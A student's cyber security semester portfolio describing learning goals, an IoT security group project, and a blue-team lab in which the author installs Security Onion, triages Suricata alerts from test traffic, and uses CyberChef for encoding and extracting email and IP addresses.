



Ivan Arbaliev - portfolio

Semester 6 – Advanced cyber security

PAST LEARNING EXPERIENCE

Softuni online – programming basics

Fontys (full time) – semester 1/2, media design, cyber security semester

“Information services” Bulgarian state cyber security company (internship, full-time) – working as a cyber security analyst, part of a Security operation center and automating cyber alert response procedures.

LEARNING WISHES

Develop myself in blue teaming.

Get more knowledge in cyber analysis and response

Gain experience in red teaming

Learn how to reverse engineer

Do more things that I can add to my portfolio

Don't miss the deadlines.

Get proof of learning by getting certificates

Personality

My personality type is virtuoso. Virtuosos are innovative and practical experimenters. I tend to be a bit introverted because I tend to prefer fewer but meaningful social interactions. I am pragmatic and focus on objectivity and rationality. I am good at adapting to opportunities.

Table of contents

Specialization	2
Acknowledgement	4
Group project choice	4
Scope of group project.....	4
Personal project ideas.....	5
1.0 Security onion	6
1.1 What is security onion.	6
1.2 Security onion installation	6
1.3 Alert triage and Case creation	10
1.4 Filter hunting.....	13
1.5 Cybershef	13
1.5 Grafana.....	17
2.0 Specialization project (blue teaming)	18
3.0 Hack the box.	20
3.1 Hacking the machines.	20
Learning outcome 1: the security specialist	118
Learning outcome 2: the researcher and developer	119
Learning outcome 3: the security professional	119

Version history (backlog)

20.02.2023	Setup security onion in vSphere
22.02.2023	Research possible certifications for a personal project
24.02.2023	Create a lab environment centered around SO to explore network data.
28.02.2023	Document first findings from SO into my personal portfolio
01.03.2023	Choose CompTIA Security + certification as my personal project.
11.03.2023	Choose "hack the box as my second phase of the personal project.
15.03.2023	Continue exploring SO (Cybershef, SIEM)
20.03.2023	Start preparation for CompTIA certificate.
30.03.2023	Hack the Box
02.04.2023	Start preparing for certificate with a videobook
06.04.2023	Hack the Box
11.04.2023	Get Flipper Zero from iSSD
13.04.2023	Research Publication topic/ target group
19.04.2023	Start Blue teaming forensics case
20.04.2023	Hack the Box

Specialization

In my last cyber security semester, I had experience both with Blue teaming and Red teaming and I did not know which to choose because I found both equally interesting. This changed when I got my internship as a security analyst at a

Security Operation Center. The job was mainly Blue Team. The company is called “Information Service” and it provides cyber security for state companies that can’t set it up for themselves (including the Bulgarian secret service). I investigated cyber security alerts in IBM QRADAR (SIEM) concerning the security of big state companies and websites (NRA, Bulgarian national trains organization, governmental websites). In the end of the internship my mentor was very pleased with my work and learning ability, so he offered me to work for the company after I graduate. Therefore, I chose to specialize in blue teaming. I know which parts of cyber security to focus on to excel in my future job as a cyber security analyst and Defense is one of them.

Acknowledgement

I would like to extend my heartfelt gratitude and appreciation to my exceptional teachers, Pu Xuemei, Stefan, Casper, and Peter. Their unwavering dedication, guidance, and passion for teaching have profoundly influenced my educational journey. Pu Xuemei's extensive knowledge, Casper's enthusiasm, Stefan innovative teaching methods, and Peter's exceptional support have shaped my academic and personal growth in immeasurable ways. Their commitment to nurturing our learning, encouraging critical thinking, and fostering a love for knowledge have left an indelible mark on me. I am forever grateful for their invaluable contributions and the lasting impact they have had on my education.

Group project choice

Me and my group chose to work on the IoT devices security project.

Our project is part of INTERSCT. INTERSCT's goal is to tackle the problem of IoT security "integrally from various different, and complementary, perspectives: Design, Defense, Attack, Governance, and Privacy". Fontys participates in INTERSCT by creating a knowledge base for IoT security with guidelines, best practices, and tooling. These guidelines are based on case studies and pen tests of specific IoT devices.

This semester, our goal is to add to this knowledge base by doing new general research (including tooling) and pen testing (home) IoT devices to see if they meet the existing best practices and maybe come up with new ones.

Scope of group project

The scope of the project is focused, but not limited, on improving good and bad practices within the IoT industry. This is done by improving and adding the research done to the Fontys Intersect Project which aggregates research done regarding the state of IoT security.

To deliver products without losing time the scope has been narrowed to researching IoT Smart Home products. The investigation of IoT Smart Home devices is facilitated by the accessibility of the hardware to the students, while other branches, such as IoT Health would require expensive hardware and other third parties may need to be involved, thus, leading to focused research on IoT Smart Home devices.

As mentioned on the project's website, the scope will be adjusted to match the progress made by the team during the semester. Therefore, if possible, other IoT sub-industries will be approached and investigated.

Personal project ideas

This semester I have a unique opportunity to mix my studies with my career development. I asked my teachers whether I can get a cyber security certificate as my personal project, and they said yes. In my opinion getting a certificate with a real-world value will be beneficial for me in my future career. Some of the certificates I was looking into are:

- Certified Information Systems Security Professional (CISSP)CISA
- Certified Information Systems Auditor (CISA)
- Certified Information Security Manager (CISM)
- CompTIA Security+

In the upcoming few days, I will make deeper research in each certificate's contents, compare them to my learning outcomes and choose one or more to do this semester.

1.0 Security onion

In the chapters below I will show and explain my experience working with security onion, installation, and analyst tools.

1.1 What is security onion.

The security onion platform supports CentOS and Ubuntu as a host operating system. It is a platform that contains most popular cyber-security analyst tools at one place allowing easy learning and testing for cyber analysts.


1.2 Security onion installation

I installed security onion on my university's cloud (vSphere) as well as a kali VM that I can access the web interface from and launch tests from it. The installation was straight forward. I followed the steps of the installation's wizard. I added 2 network adapters to SO, one is used to communicate with other VMs on the network and one is set up in promiscuous mode (sniffer) that allows me to monitor the entire activity on the network and extract log files.


In the screenshot below you can see Security onion installing packages needed for the tools to run stable.

```
security onion [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Installing iwl1000-firmware (441/458)  
Installing iwl17260-firmware (442/458)  
Installing iwl15150-firmware (443/458)  
Installing iwl135-firmware (444/458)  
Installing iwl3945-firmware (445/458)  
Installing iwl12030-firmware (446/458)  
Installing iwl6000g2a-firmware (447/458)  
Installing iwl4965-firmware (448/458)  
Installing ivtv-firmware (449/458)  
Installing iwl3160-firmware (450/458)  
Installing iwl6050-firmware (451/458)  
Installing iwl6000g2b-firmware (452/458)  
Installing iwl5000-firmware (453/458)  
Installing iwl100-firmware (454/458)  
Installing iwl6000-firmware (455/458)  
Installing iwl2000-firmware (456/458)  
Installing iwl105-firmware (457/458)  
Installing rootfiles (458/458)  
Performing post-installation setup tasks  
Installing boot loader  
. .  
Performing post-installation setup tasks  
. .  
Configuring installed system  
. .  
Writing network configuration  
. .  
Creating users  
. .  
Configuring addons  
. .  
Generating initramfs  
. .  
Running post-installation scripts  
[anaconda] 1:main* 2:shell 3:log 4:storage-log 5:program-log      Switch tab: Alt+Tab | Help: F1  
[ ] Right Ctrl
```

The screenshot below shows the IP address of SO that I can access via the web browser on my Kali machine.



After I took a note of the SO Ip address I restarted and waited the recommended 15 minutes for the tools to load. I ran “Sudo soup” which checks for updates and installs them if necessary.



```
        true
    @@ -784,6 +786,11 @@
    post_to_2.3.218() {
        echo "Nothing to do for .218"
        POSTVERSION=2.3.218
    }
    +
    +post_to_2.3.220() {
    +    echo "Nothing to do for .220"
    +    POSTVERSION=2.3.220
    }


    stop_salt_master() {
@@ -1039,6 +1046,11 @@
    up_to_2.3.218() {
        echo "Upgrading to 2.3.218"
        INSTALLEDVERSION=2.3.218
    }
    +
    +up_to_2.3.220() {
    +    echo "Upgrading to 2.3.220"
    +    INSTALLEDVERSION=2.3.220
    }

    verify_upgradespace() {

Summary for local
-----
Succeeded: 1 (changed=1)
Failed:   0
Total states run:   1
Total run time: 286.875 ms

The soup script has been modified. Please run soup again to continue the upgrade.
ivanarbaliev@securityonion-ivan ~]$
```


After the updates completed I ran “Sudo so-test” to check the status of each individual security tool and everything was working as intended.



```
Docker -----
[ OK ]
Checking container statuses
so-aptcaching ----- [ OK ]
so-curator ----- [ OK ]
so-dockerregistry ----- [ OK ]
so-elastalert ----- [ OK ]
so-elasticsearch ----- [ OK ]
so-filebeat ----- [ OK ]
so-fleet ----- [ OK ]
so-grafana ----- [ OK ]
so-istools ----- [ OK ]
so-influxdb ----- [ OK ]
so-kibana ----- [ OK ]
so-kratos ----- [ OK ]
so-logstash ----- [ OK ]
so-mysql ----- [ OK ]
so-nginx ----- [ OK ]
so-playbook ----- [ OK ]
so-redis ----- [ OK ]
so-sensoronl ----- [ OK ]
so-soc ----- [ OK ]
so-socptus ----- [ OK ]
so-steno ----- [ OK ]
so-strelka-backend ----- [ OK ]
so-strelka-coordinator ----- [ OK ]
so-strelka-filestream ----- [ OK ]
so-strelka-frontend ----- [ OK ]
so-strelka-gatekeeper ----- [ OK ]
so-strelka-manager ----- [ OK ]
so-suricata ----- [ OK ]
so-telegraf ----- [ OK ]
so-wazuh ----- [ OK ]
so-zeek ----- [ OK ]

ivanarbaliev@securityonion-ivan ~]$
```


It was time for a testing if SO could capture packages. I ran “Sudo so-test” which takes test PCAP packages which are sent to the sniffing interface.



```
Function: docker_container.running
Result: True
Comment: Created container 'so-tcpreplay'
Started: 15:32:51.308181
Duration: 1486.255 ms
Changes:
-----
container_id: 1fbfc468025b004aee1c3eef471523106ced8d7a00dee602400cf09b61cb3010
state:
-----
new: running
old: None
Summary for local
-----
Succeeded: 1 (changed=1)
Failed: 0
Total states run: 1
Total run time: 1.486 s
Replaying PCAP(s) at 10 Mbps on interface bond0...
Actual: 111557 packets (12981266 bytes) sent in 10.38 seconds
Rated: 1249999.2 Bps, 9.99 Mbps, 10742.09 pps
Flows: 4102 flows, 394.99 fps, 2874477 flow packets, 45106 non-flow
Statistics for network device: bond0
Successful packets: 55304
Failed packets: 444
Truncated packets: 0
Retried packets (ENOBUFS): 0
Retried packets (EAGAIN): 0
Replay completed. Warnings shown above are typically expected.
[ivanmaraliev@securityonion-ivan ~]$
```

NOTE: internet access is required to download the test packages.

The test results showed me that everything was running as expected and I could start exploring the tools from my kali VM.



ID	Role(s)	Address	Description	Version	Model	EPS	Date Updated	Earliest PCAP	Uptime	Status
> securityonion-ivan	Standalone	192.168.246.18		2.3.210	N/A	7 / 2,778	2023-03-15 14:17:22.332 +01:00	2023-03-14 13:49:04.935 +01:00	12 minutes	OK

1.3 Alert triage and Case creation

I logged in SO from the web interface and I started investigating alerts. In the screenshot below I am showing my alerts sorted by highest severity status.

The screenshot shows the Security Onion web interface with the URL https://192.168.246.18/#/alerts?q=% AND event.severity_label%3A*high* | groupby rule.name event.module event.severity_label&t=2023%2F03%2F19%2005%3A16%3A51%20PM -2023%2F03%2F19%2005%3A16%3A51%20PM. The page displays a table of alerts with columns: rule.name, event.module, and event.severity_label. The severity is consistently listed as 'high'. One specific alert is highlighted in grey, indicating it has been selected or is the current focus. The alert details are as follows:

rule.name	event.module	event.severity_label
ET POLICY Possible Kali Linux hostname in DHCP Request Packet	suricata	high
ET MALWARE Zbot POST Request to C2	suricata	high
ET MALWARE Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative)	suricata	high
ET USER_AGENTS Suspicious User-Agent - Possible Trojan Downloader (ver18/ver19 etc)	suricata	high
ET POLICY PE EXE or DLL Windows File download HTTP	suricata	high
ET INFO Http Style GET to PHP with invalid tense MSIE headers	suricata	high
ET MALWARE Timelarming Downloader Activity	suricata	high
ET MALWARE Possible Windows executable sent when remote host claims to send HTML content	suricata	high
ET P2P BitTorrent peer sync	suricata	high
ET P2P BitTorrent DHT ping request	suricata	high
ET P2P BitTorrent DHT announce_peers request	suricata	high
ET P2P BitTorrent Announce	suricata	high
ET MALWARE Zbot Generic URL/Header Struct bin	suricata	high
ET MALWARE TrojanDownloader:Win32/Marina.gen.P Reporting	suricata	high
ET MALWARE JS/Nemucod H.gen downloading EXE payload	suricata	high
ET MALWARE JS/Nemucod requesting EXE payload 2016-02-01	suricata	high
ET INFO .exe file requested over FTP	suricata	high

In the alerts tab I could see the alerts SO picked up, which module picked it up and how severe is each one. If there is more than one alert coming from the same source with same indicators, they will get grouped together which removes unnecessary clutter and makes it easier to track.

I picked a medium severity alert as my first case. I have highlighted it in the screenshot below (GPM SNMP public access udp).

500 ▼ Filter Results

Count	rule.name	event.module	event.severity_label
2.124	GPL ICMP INFO PING *NIX	suricata	low
20	GPL NETBIOS SMB-DS IPCS unicode share access	suricata	low
14	ET POLICY Possible Kali Linux hostname in DHCP Request Packet	suricata	high
10	System Audit event.	ossec	low
8	GPL NETBIOS SMB IPCS unicode share access	suricata	low
6	GPL SNMP public access udp	suricata	medium
6	ET MALWARE Zbot POST Request to C2	suricata	high
5	ET MALWARE Generic - POST To .php w/Extended ASCII Characters (Likely Zeus Derivative)	suricata	high
5	ET USER_AGENTS Suspicious User-Agent - Possible Trojan Downloader (ver18/ver19 etc)	suricata	high
5	ET POLICY PE EXE or DLL Windows file download HTTP	suricata	high
5	ET INFO Hijack Style GET to PHP with invalid terse MSIE headers	suricata	high
4	ET MALWARE Tis/Harmig Downloader Activity	suricata	high
3	Successful sudo to ROOT executed.	ossec	low
3	PAM: Login session opened.	ossec	low

I expanded the alert with “drilldown” and I could see that I had 8 alerts of the same sort coming from the same IP address (my kali VM address) and targeting the same destination port (see screenshot below).

Alerts Options Total Found: 8

Q Custom Last 24 Click the clock icon to change to absolute time hours REFRESH

rule.name: "GPL SNMP public access udp"

Timestamp	rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port	rule.gid	rule.uuid	rule.category	rule.rev
> 2023-03-20 16:00:13.508 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.508 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.508 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.508 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.269 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.268 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.268 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13
> 2023-03-20 16:00:13.267 +01:00	GPL SNMP public access udp	medium	192.168.10.124	1040	10.40.0.103	161	1	2101411	Attempted Information Leak	13

Rows per page: 50 ▾ 1-8 of 8 < >

I referred to seclists.org to find out more about the alert and if it was malicious. It turned out to be triggered by any SNMP packet passing through the network that contains the word “public” and is concerning only if you don’t have control over the machine sending it. Link to detailed explanation on seclists:

<https://seclists.org/snort/2003/q1/2822>

Now that I knew this alert is not a threat I clicked acknowledge and it got transferred to “solved cases” tab (see screenshot below).

The next case I investigated had a high severity status (ET malware Zbot POST request to C2). This tab gives me full info about the case: sneder, destination, time the alert occurred, and most importantly the decoded network data.

I opened the network traffic for the case with PCAP and I saw the entire traffic from the three-way handshake, traffic itself and the shutdown of the connection. (See screenshot below).

I escalated this alert to a new case and gave it a more readable name, assigned it to myself and set the priority for that case to 1 (lower numbers mean higher severity).

1.4 Filter hunting

For my next case I filtered the query to give me events that happened on port 8089 in the “hunt tab”



I got 3 cases and one of them was captured by “ZEEK”. It is a http traffic.

Timestamp	source.ip	source.port	destination.ip	destination.port	http.method	http.virtual_host	http.status_code	http.status_message	http.request.body.length	http.response.body.length	log.id.uuid	network.community_id
2023-03-20 16:00:05.885 +01:00	192.168.1.101	1034	192.168.1.102	8089			200	OK	0	1376	CDAV13re4CAzZWG6	1-d79MTMwki0GegeReDeNekyJenrc

1.5 Cyberschef

CyberChef is an encoding/decoding tool that can perform multiple encodes/decodes at the same time called “recipes”. In the screenshot below I am showing how I encode plain text into base 64 and then into hex values.

The screenshot shows the CyberChef interface. The left sidebar has 'Operations' selected, with 'To Base64' and 'From Hex' highlighted. The main area has 'Input' set to 'This is a test of decode/encode' and 'Output' showing a hex dump: 56 47 68 70 63 79 42 70 63 79 42 68 49 48 52 6c 63 33 51 67 62 32 59 67 5a 47 56 6a 62 32 52 6c 4c 32 56 75 59 32 39 6b 5a 51 3d 3d.

If I want to decode the message I must choose FROM hex to base 64 and then to plain text as show in the screenshot below.

The screenshot shows the CyberChef interface with 'Operations' selected. The 'From Hex' section is active, with 'Delimiter' set to 'Auto'. The 'Input' field contains the hex dump: 56 47 68 70 63 79 42 70 63 79 42 68 49 48 52 6c 63 33 51 67 62 32 59 67 5a 47 56 6a 62 32 52 6c 4c 32 56 75 59 32 39 6b 5a 51 3d 3d. The 'Output' field shows the decoded text: 'This is a test of decode/encode'.

For my next decoding example, I used an email from LinkedIn. In the picture below you can see that it extracted the email addresses from the email file.

The screenshot shows the CyberChef interface with the 'Extract email addresses' recipe selected. The input field contains a large block of HTML code from a LinkedIn message. The output field shows the extracted email addresses:

```

arbalievivan@gmail.com
header.i=@linkedin.com
header.i@mail.e.linkedin.com
s-453n2z7w0m5r396ny0nctao68jf6hmw9p3h98bndqgzk9ehffb51un6@bounce.linkedin.com
smtp.mailfrom=-453n2z7w0m5r396ny0nctao68jf6hmw9p3h98bndqgzk9ehffb51un6@bounce.linkedin.com
s-453n2z7w0m5r396ny0nctao68jf6hmw9p3h98bndqgzk9ehffb51un6@bounce.linkedin.com
arbalievivan@gmail.com
s-453n2z7w0m5r396ny0nctao68jf6hmw9p3h98bndqgzk9ehffb51un6@bounce.linkedin.com
header.i=@linkedin.com
header.i@mail.e.linkedin.com
s-453n2z7w0m5r396ny0nctao68jf6hmw9p3h98bndqgzk9ehffb51un6@bounce.linkedin.com

```

I can also extract the ip addresses involved with this email by choosing "extract ip addresses."

The screenshot shows the CyberChef interface with the 'Extract IP addresses' recipe selected. The input field contains the same HTML code as the previous screenshot. The output field shows the extracted IP addresses:

```

2002:a17:907:9c07:b0:933:44be:d961
2002:a05:6a20:8407:b0:d5:ac2b:7e01
108.174.0.195
108.174.0.195
023.03.26.11
108.174.0.195
108.174.0.195
108.174.0.195

```

If I put an ip address in ip checker I can see where it is coming from, the ISP and the ASN.

 **What's MyIPAddress**.com

Enter Keywords or IP Address...

MY IP IP LOOKUP HIDE MY IP VPNS ▾


IP Details For: 108.174.0.195

Decimal:	1823342787	 Leaflet © OpenStreetMap Terms
Hostname:	maile-gc.linkedin.com	
ASN:	14413	
ISP:	LinkedIn Corporation	
Services:	Datacenter	
Likely	mail server	
Assignment:	Likely Static IP	
Country:	United States	
State/Region:	California	
City:	Sunnyvale	Latitude: 37.368889 (37° 22' 8.00" N)
		Longitude: -122.035278 (122° 2' 7.00" W)

[CLICK TO CHECK BLACKLIST STATUS](#)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address or for legal purposes. IP data from [IP2Location](#) and [IPBlock](#).

